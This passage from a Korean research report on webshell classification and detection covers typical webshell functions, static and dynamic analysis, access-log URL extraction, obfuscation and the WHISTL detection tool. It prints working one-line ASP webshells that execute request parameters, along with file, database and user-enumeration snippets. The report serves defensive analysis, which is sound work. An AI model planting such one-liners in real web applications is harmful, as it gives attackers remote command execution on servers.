JSP	명령어 실행을 위해 Runtime.getRuntime 객체를 사용. 패턴 매칭을 우회하기 위해서 JavaScript를 이용하여 문자열 치환, 분할


[표 3-7] 웹셀에서 사용되는 일반적인 함수

다음은 KrCert에서 분석한 내용을 발췌한 한 내용으로 웹셀에서 자주 사용되는 함수, 기능, 특성에 대해서 나타내고 있다.

#패턴1 : 파일 생성 및 수정기능

```
Set MyFile = fso.CreateTextFile("c:\testfile.txt", True)
MyFile.Write Contents
```

#패턴2 : 파일 생성 및 수정기능

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

```
fso.CopyFile Path1, Path2
fso.CopyFolder Path1, Path2
fso.DeleteFile Path
fso.DeleteFolder Path
```

#패턴3 : 데이터베이스 조작 및 열람

```
Set Con = Server.CreateObject("Adodb.Connection")
Con.Open "Provider=SQLOLEDB;Data
Source=SERVER_NAME;database=DB_NAME;uid=UID;pwd=PWD"
SQL = "SELECT * FROM table"
Set RS = Con.Execute(SQL)
```


#패턴4 : 사용자 권한 변경

```
Set objComputer = GetObject("WinNT://.")
objComputer.Filter = Array("User")
For Each objUser in objComputer
    WScript.Echo objUser.Name
Next
```

#패턴5 : 짧은 구성의 웹셀

- <%execute request("l")%>
- <%If Request("#")<>"" Then Execute(Request("#"))%>
- <%execute request("l")%>
- <%If Request("#")<>"" Then Execute(Request("#"))%>

#패턴6 : Base64인코딩

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

```

c99.php
2710 @ob_clean();
2711 $images = array(
2712 "arrow_ltr"=>
2713 "R0lGODlhJgAWAIAAAAAAAP///yH5BAUAAEALAAAAAAmABYAAAIvjI+py+0PF4i0gVvzuVxXDnoQ".
2714 "SiRUZGZoerKfZ28KjPNP0aku5RfZ+uQsKh8RiogAA0w==",
2715 "back"=>
2716 "R0lGODlhFAAUAKIAAAAAAP///93d3cDAwIaGhgQEBP///wAAACH5BAEAAAYALAAAAAUABQAAAM8".
2717 "aLrc/jDKSwWpjVysSNiYJ4CU0BJoqjniILzwzLtYN/3zBSErf6kBw+gKRiPRghPh+EFK0m0UEqt".
2718 "Wg0JADs=",
2719 "buffer"=>
2720 "R0lGODlhFAAUAKIAAAAAAP///j4+N3d3czMzLKysaGhv///yH5BAEAAAcALAAAAAUABQAAANo".
2721 "eLrcribG90y4F1Amu5+NhY2kxL2CMKwRQSGuVjp4LmwDAWqiAGFXChg+xhnRB+ptL0hai1crEmD".
2722 "Dlwv4cEC46mi2YgJQKaxsEGDFnnGwWDEzj9jRPRdbhuG8Cr/2INZIOEhXsbDwKA0w==",
2723 "change"=>
2724 "R0lGODlhFAAUAMQfAL3hj7nX+pqo1ejy/f7YAcTb+8vh+6FtH56WZtvr/RAQEZecx9Ll/PX6/v3+".
2725 "/3eHt6q88eHu/ZkfH3yVyIuQt+72/k0m99fo/P8AZm57rkGS4Hez6piL9oep3GZmZv///yH5BAEA".
2726 "AB8ALAAAAAUABQAAAwf4Ce0ZGme6NmtLOuLX+c4TVNVQ7e9qFzfg4HFonkdJA5554cbRAoFyE0C".
2727 "wSiUtmYkkrGw0AeA5zrqALdbiNMIJeD266XYTgQDm5R8mdG+oAbSYdaH4Ga3c8JBMJaXQGBQgA".
2728 "CHKjE4aQkQ0ALSITan+ZAQqkiiQPj1AFAaMKEKYjD39QrKwKAa8nGQK8Agu/CxTCsCMexsfIxjDL".
2729 "zMshADs=",
2730 "delete"=>
2731 "R0lGODlhFAAUAOZZAPz8/NPFyNgHLS0Y0vPz8/b29sacpNXV1fX19cwX0fDw8Kenp/n5+etgeunp".
2732 "6dcGLMPRurq6pKSkvtb2+/v7+1wh3R0dPnP17iAipxyel9fX7djCscSM93d3ZGRkeEsTevd4LCw".
2733 "sGRkZGp0U+IfQ+EQNoh6fdIcPeHh4YWFhBJQYvLy8ui+xm5ubsxccc0x8kcM4UtY9WeAdQYmJifWv".
2734 "vHx8fMnJycM3Uf3v8rRue980Nb0zs9YFK5SULKYOP+Tk5N0oSufn57ZGwsQR9kIL5CQk0Pj42Vl".
2735 "ZeAPNudAX9sKMPv7+15QU5ubm39/f8e5u4xiatra2ubKz8PDw+pfee9/LMK0t81rfd8AKf///wAA".
2736 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA".
2737 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACH5".
2738 "BAEAAAFKALAAAAAUABQAAaegFmCg4SFhoeIhiUfIImIMlgQB46GLALYQkaFVVhSAIZLT5cbEYI4".
2739 "STo5Mx0fhQwBA1gYChckQBk10wiIALACLkgxJilTBI69RFhDFh4HDJRZVFgPPFBR0FkNwDmHA8G".
2740 "BZTaMCISVgMC4IkVWCcaPSi960qGNFhKI04dgr0QWfCkDL3A4u0IjVZZABxQIWDBLkIEqrRoQsHQ".
2741 "jwVFHBgiEQFIgQasYkSbJQIAA7",

```

[그림 3-7] Base64인코딩

위와 같은 절차를 통해서 각 웹셀에 대한 특징 및 기능 데이터베이스화 하여 추후 발생하는 웹셀에 대해서 분석에 활용 할 수 있다.


파일명	HASH(SHA1)	HASH(SSDEEP)	기능	언어	난독화종류
c99.php					
c99_img.jpg					

[그림 3-8] 분석 결과 정리표

3.4.2 웹셀 동적 분석

3.4.2.1 동적 분석 이란?


동적 분석은 입력된 값에 따라 동작 어떻게 이루어지는지 테스트 하는 방법으로 소스코드를 직접 테스트 하는 방식보다 직관적 분석이 가능하다. 입력된 값에 대한 결과를 통해 시스템, 파일, 네

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

트위크, 프로세스 등의 변화를 종합적으로 분석을 할 수 있는 방법으로 정적 분석을 진행하기 전에 빠르게 웹셀의 특성을 파악 할 수 있는 분석방법이다.

3.4.2.2 동적 분석 환경구성

웹셀 업로드 이후, 시스템 및 파일 조작 할 경우 웹 요청을 통해서 진행하기 때문에 아래 [그림-?]과 같이 모든 웹 서버의 접속은 Proxy 를 통해서 접속 하도록 구성을 해야 한다. 또 웹셀이 어떻게 동작 하는지에 대한 분석을 하기 위해서 VMware등을 활용을 하여 시스템에 각 언어(asp(x), php, jsp) 실행을 할 수 있는 환경을 구성을 하게 되는데, 동적 분석 위해 시스템에서 프로세스, 파일생성, 네트워크 변화를 감지 할 수 있는 도구를 함께 설치한다.




[그림 3-9] 동적분석 환경구성

3.4.2.3 웹셀 대상 URL추출

웹셀은 웹 서버로의 모든 요청은 Proxy를 통해서만 가능 하므로, 발생 되는 로그를 주기적으로 동기화를 시킨다. 또한 웹 서버의 소스 디렉토리 또한 동기화를 시킨다. Access-Log에서 사용자와 공격자가 요청한 모든 URL을 추출하여 파일을 생성 하기도 하는데, 1차적으로 정적 분석에서 사용한 웹셀 검색도구인(NeoPI, BWSFinder)를 통해서 선별 후 분석을 진행하면 된다.

3.4.2.4 웹셀의 행위 분석

공격자는 웹 서버에서 웹셀을 실행 함으로 악성행동을 위한 준비를 시작하기 때문에 대상이 되는 URL을 추출하는 과정에서 추출한 URL 목록을 자동 스크립트를 통해 웹 브라우저인 것처럼 요청 한 후, 레지스트리, 메모리, 네트워크 등의 시스템 변화를 체크하여 웹셀인지 판별 할 수 있다. 레지스트리, 메모리, 생성되는 파일에 대해 모니터링 할 수 있는 도구를 이용한 분석과 네트워크

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

를 사용하여 외부와의 통신을 하는지 알아 보기 위해 사용하는 네트워크 분석 툴인 Wireshark도 같이 실행 하여 패킷을 수집한다. 다음은 위와 같은 절차를 통해서 테스트한 결과를 나타내는 내용이며 관련 논문을 참조하였다.


<이미지 : Access-Log> 절차#1 : Access Log 동기화


2012-11-20 02:17:21	127.0.0.1	GET	/footclear.gif	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 2
2012-11-20 02:17:24	127.0.0.1	GET	/faq.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 0
2012-11-20 02:17:24	127.0.0.1	GET	/footclear.gif	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 2
2012-11-20 02:17:27	127.0.0.1	GET	/register.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 0
2012-11-20 02:17:27	127.0.0.1	GET	/footclear.gif	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 2
2012-11-20 02:17:27	127.0.0.1	GET	/contact.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 0
2012-11-20 02:17:27	127.0.0.1	GET	/footclear.gif	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 2
2012-11-20 02:17:33	127.0.0.1	GET	/contact.asp?Fname=&Lname=&email=&Phone=&SubmitNewMember=Submit	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 0
2012-11-20 02:17:35	127.0.0.1	GET	/footclear.gif	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 2
2012-11-20 02:17:36	127.0.0.1	GET	/about.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 0
2012-11-20 02:17:41	127.0.0.1	GET	/FAQ.asp?RndRec=4	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 0
2012-11-20 02:17:41	127.0.0.1	GET	/footclear.gif	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 2
2012-11-20 02:17:43	127.0.0.1	GET	/register.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 0
2012-11-20 02:17:43	127.0.0.1	GET	/footclear.gif	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 200 0 2
2012-11-20 02:18:48	127.0.0.1	GET	/cmd.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 5 0
2012-11-20 02:18:48	127.0.0.1	GET	/cmd.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:18:55	127.0.0.1	POST	/cmd.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:18:55	127.0.0.1	POST	/cmd.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:18:59	127.0.0.1	POST	/cmd.asp?command=upload&ok=1	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:18:59	127.0.0.1	POST	/cmd.asp?command=upload&ok=1	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:19:07	127.0.0.1	POST	/cmd.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:19:15	127.0.0.1	GET	/contact.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:19:15	127.0.0.1	GET	/footclear.gif	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:19:19	127.0.0.1	GET	/register.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:19:19	127.0.0.1	GET	/footclear.gif	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:19:21	127.0.0.1	GET	/index.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:19:22	127.0.0.1	POST	/login.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:19:22	127.0.0.1	POST	/login.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:19:22	127.0.0.1	GET	/index.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:19:24	127.0.0.1	GET	/contact.asp	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:19:24	127.0.0.1	GET	/footclear.gif	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0
2012-11-20 02:19:33	127.0.0.1	GET	/contact.asp?Fname=&Lname=&email=&Phone=&SubmitNewMember=Submit	200	127.0.0.1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) 401 1 0

[그림 3-10] Access Log 동기화


http://127.0.0.1/footclear.GIF
http://127.0.0.1/faq.asp
http://127.0.0.1/footclear.GIF
http://127.0.0.1/register.asp
http://127.0.0.1/contact.asp
http://127.0.0.1/FAQ.asp?RndRec=4
http://127.0.0.1/cmd.asp
http://127.0.0.1/cmd.asp?command=upload&ok=1
http://127.0.0.1/index.asp
http://127.0.0.1/login.asp
http://127.0.0.1/contact.asp
http://127.0.0.1/footclear.GIF
http://127.0.0.1/contact.asp?Fname=&Lname=&email=&Phone=&SubmitNewMember=Submit
http://127.0.0.1/register.asp?UserName=&Pass=&Fname=&Lname=

[그림 3-11] Access-Log에서 URL추출


	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	




[그림 3-12] 자동 실행 스크립트를 통한 URL자동실행



[그림 3-13] 레지스트리 변화비교

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	



[그림 3-14] 생성된 파일확인

위 논문의 결과를 보면 최근24시간 이내에 생성된 파일이 존재 하였으며, 사용자 및 공격자가 요청한 정보가 담긴 URL 목록과의 비교를 통해 생성된 것은 확인한 "cmd.asp" 파일은 비정상적인 것으로 확인하였다. 따라서 파일, 프로세스 및 네트워크 변화의 관찰을 통해서 웹셀 여부를 판단을 할 수 있었으며, 추가적으로 웹셀이 파일, 프로세스, 네트워크가 어떻게 변화하는지에 대한 분석도 가능 할 것이다.


3.5 난독화 (Obfuscation)

웹 방화벽에서 웹셀을 방어하기 위한 정규표현식(Regular Expression) 구문을 볼 수 있다. 이러한 패턴이 공격자의 공격을 효과적으로 방어하게 하는 역할을 담당한다. 또한 보안담당자는 이러한 패턴을 항상 최신으로 구현하여, 새로운 공격의 변화에 적절히 대응해야 한다.

이러한 공격의 효과적 차단 정책에도 불구하고, 공격자는 많은 우회기법을 동원하고 있다. 그 중에서 많이 사용되는 것이 각종 암호화 방식이나 난독화 기법(Obfuscation)이다.

3.5.1 난독화된 소스의 특징 및 유형

ASP 는 Script Encoder를 통해서 웹 소스를 보호 할 수 있다. 하지만 공격자들은 이 인코더를 이용해서 자신들의 웹셀을 백신탐지 우회를 위해서 사용하고 있다. JavaScript 의 경우는 Base 64 를 통해서 인코딩이 가능하다.

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	


3.5.2 난독화된 소스 탐지

일반 웹셀의 경우는 시스템 명령을 실행하는 코드가 있는지의 여부를 검사하여 웹셀을 탐지 할 수 있었지만 최근에 등장하는 웹셀들은 소스 코드를 암호화하여 재대로 탐지를 하지 못하기도 한다. 그러므로 다양한 솔루션이나 백신을 사용해야 한다.

3.6 간단한 도구 정리


3.6.1 탐지 도구

3.6.1.1 WHISTL




[그림 3-15] WHISTL

한국인터넷진흥원에서 공격자에 의해 생성된 웹셀 및 악성코드 은닉사이트를 손쉽게 탐지하고 대응하기 위하여 기존 배포중인 웹셀 탐지 프로그램인 휘슬과 악성코드 은닉 사이트 탐지 프로그램(MC-Finder)을 통합하여 신규 버전의 휘슬 (WHISTL)을 개발하여 보급하였다. WHISTL의 반드시 웹 서버에 WHISTL을 설치 또는 복사하여 사용한다. 또한 점검 대상 서버가 다수인 경우 개별 서버에 모두 프로그램을 복사해야 한다. WHISTL은 웹서버가 운영중인 컴퓨터에서 웹 문서

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

